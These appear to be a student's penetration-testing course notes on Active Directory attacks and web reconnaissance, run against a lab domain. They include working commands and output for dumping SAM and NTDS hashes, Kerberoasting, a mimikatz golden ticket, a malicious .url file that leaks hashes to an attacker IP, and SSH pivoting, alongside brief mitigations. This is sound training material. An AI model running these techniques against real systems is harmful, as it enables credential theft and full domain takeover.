`cmedb` is a command that helps throwing the database of earlier uses of **crackmapexec** tool.

Dumping and Cracking hashes:

when we get access to an account we want to get the maximum info, passwords… from it.

secretsdump.py is the perfect tool for this.


```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py MARVEL.local/fcastle:'Password1'@192.168.138.137
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×fd862e8932020c17c58d619915443184
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd14483
19a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
```

this screenshot is not complete. it dumps all the SAM hashes.

we can use the hashes instead of the pw in this tool.


to crack hashes, just use hachcat!

Pass attack mitigations:



Kerberoasting:

this is how a user gets access to a service:



what we care about here is step 4. we request TGS as long as we have a domain account.

the TGS contains the server's account hash.

for this, we have a tool called GetUserSPNs.py that we can use as follows to get the hash.

```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-i
p 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                       Name           MemberOf
                PasswordLastSet      LastLogon
-----------------------------------------  -------------  -------------------------------
------------  -------------------  ---------
HYDRA-DC/SVC_SQLService.MARVEL.local:60111  SVC_SQLService  CN=Domain Admins,OU=Groups,DC=MA
RVEL,DC=local  2019-07-24 12:02:02  <never>



$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*$7cba83b
1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef486
4668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cfd331b55a21e
815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cfd62221477336d2
32210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255c
cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd
b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc67687
94d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563
```

Then we can crack this hash and get the password.

!!when an account has <never> in last logon, it might be a honeypot.!!

Kerberoasting metigation:

of course use strong passwords.

Service accounts shouldn't have domain admin previliges


Token impersonating:

tokens are temporary keys that allow you to access a system without credentials.


Delegate token: created for logging into a machine or using a remote desktop.

impersonate: attaching a network drive or a logon script

we can use metasploit's module named incognito after popping a shell.



we notice that fcastle is has a token because he’s logged in.



here we impersonated fcastle easily.

Token impersonation mitigation

Limit user/group token creation permission.

domain admins shouldn't log into accounts that they don't need to be. So they don't get a login token.

make a local admin restriction.

URL file attack:

when we have access to a user machine, we create this file and put it in the share file.


```
[InternetShortcut]
URL=blah
WorkingDirectory=blah
IconFile=\\x.x.x.x\%USERNAME%.icon
IconIndex=1
```

x.x.x.x is the attacker ip.

then we run responder and we wait for the user to navigate into the file, then we get the hashes dropped back to us.

Summary strategy:

we now own the domain, what now?



Dumping the NTDS.dit:

NTDS.dit is a database where all AD data is stored.

we know that we can use secretsdump tool to see the users hashes including the NTDS file and many more things. like this:

```
secretsdump.py MARVEL.local/hawkeye:'Password1@'@192.168.138.136
```

but if we add the extension

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@192.168.138.136 -
just-dc-ntlm
```

we only get the NTDS file.

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@192.168.138.136 -
just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe
00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:373f344ccfa81faac6aec5979b
4a148d:::
```

Golden ticket attacks:

when we compromise the krbtgt account (kerberos ticket grant ticket account that allows us to generate tickets) we own the domain.

we can request access to any resource or system on the domain.

use golden tickets to have complete access to every machine.

To do this attack, we are going to use mimikatz to get the krbtgt hash and SID.

then we use them to generate our golden ticket

```
mimikatz # kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-1906906745-4001022521-2301571936 /krb
tgt:ece475c9f4435447d31a6cad2b49e5a6 /id:500 /ptt
User      : Administrator
Domain    : marvel.local (MARVEL)
SID       : S-1-5-21-1906906745-4001022521-2301571936
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: ece475c9f4435447d31a6cad2b49e5a6 - rc4_hmac_nt
Lifetime  : 7/20/2023 4:08:39 PM ; 7/17/2033 4:08:39 PM ; 7/17/2033 4:08:39 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ marvel.local' successfully submitted for current session
```

to pop a shell we use the command : misc::cmd

then we execute the command : dir \\THEPUNISHER\c$

this will throw back all the files in the directory of thepunisher

Additional active directory attacks:

in worst case scenario, we use these attacks. because these attacks could take down the entire domaine.

there are always vulnerabilities that get discovered.

most recent: Zerologon, PrintNightmare….

we don’t just come and run these attacks against the domain. because it might take it down. but we should always check if we have these vulns in the domain.

Zerologon:


it’s a very dangerous attack because it changes the domain controller password to null. then we use secretsdump to throw informations stored in the domain controller.

!! END OF AD SECTION !!

Post exploitation :

File transfer:

when we want to host a file in a server or navigate to it there are a lot of tools we can use.



Maintaining access :

when we get access to a machine and the user shuts down the machine we are going to lose access to our machine.

there are many ways to maintain access:


- as a penetration tester we often create a new user to a the local machine.

but there are more severe ways to maintain access such as:

- persistence scripts. this method is dangerous because the way it works is that it opens a port with no authentication needed.

scheduled tasks:

the way it works is that it runs a process once each 5 or 10 min(chosen by attacker)



pivoting:

when we compromise a machine we get access to an ip address(the ip address of one of the interfaces).

but the machine has another interface that has another ip address that is not in the same network. so we can't ping it.

here comes the pivoting to help the attacker use the second ip address to access the other network and access other machines.

How are we going to pivot, what tools should we use?

we cat the file /etc/proxychains4 , at the bottom we find

socks4 127.0.0.1 9050

```
┌──(kali㉿kali)-[~]
└─$ ssh -f -N -D 9050 -i pivot root@10.10.155.5
```

this command will help us connect to the machine and bind to port 9050 which means that we can connect to the other network.

after this we can run nmap using proxy chains.

we can also run attacks.

we can also use sshuttle tool:

```
┌──(kali㉿kali)-[~]
└─$ sshuttle -r root@10.10.155.5 10.10.10.0/24 --ssh-cmd "ssh -i pivot"
[local sudo] Password:
c : Connected to server.
```

what this help us with is the process of running different tools.

in other words, after running this we can just type in nmap …. and it will run simply.

CleanUp:

what this means is to leave the environment as it was before the pentest. here we're speaking about configurations.

in a red team prespective remove traces like logs, executables, scripts, files, malware, rootkit.

Web application enumeration:

finding subdomains:

we can use assetfinder but it lists a lot of subdomains that are not interesting for us. we should everytime grep the subdomains that we want.

we can automate this:

```
#!/bin/bash
url=$1
if [ ! -d "$url" ];then
mkdir $url
fi
if [ ! -d "/recon" ];then
mkdir $url/recon
fi
assetfinder $url >> $url/recon/subs.txt
cat $url/recon/subs.txt | grep $1 >> $url/recon/final.txt
rm $url/recon/subs.txt
```

after finding these subdomains, some of them might not be working. that's why we need to check the ones that are alive.

we use Httprobe.

```
cat final.txt | httprobe
```

this command will go and check all the subdomains that are in the final.txt file and throw the ones that are alive.

Then, when we finally get the list of all the subdomains that are working, we can't just sit and check every single one of them. we can use Gowitness that will go and screenshot the website page.

Find & exploit common web vulnerabilities:

SQL-injection:

it's a manipulation of user input to get back any possible information from the DB. We use sql commands as an input.

WE can find the commands that we can inject in this document https://portswigger.net/web-security/sql-injection/cheat-sheet

we can use Burpsuite along with sqlmap.

Sometimes, username and password are not the only injectable parameters in the application.

in some cases, session cookies might be the parameter that is injectable in the GET request.

when we send requests using the repeater in burpsuite, we should pay attention to the content length that might change if the response isn’t right.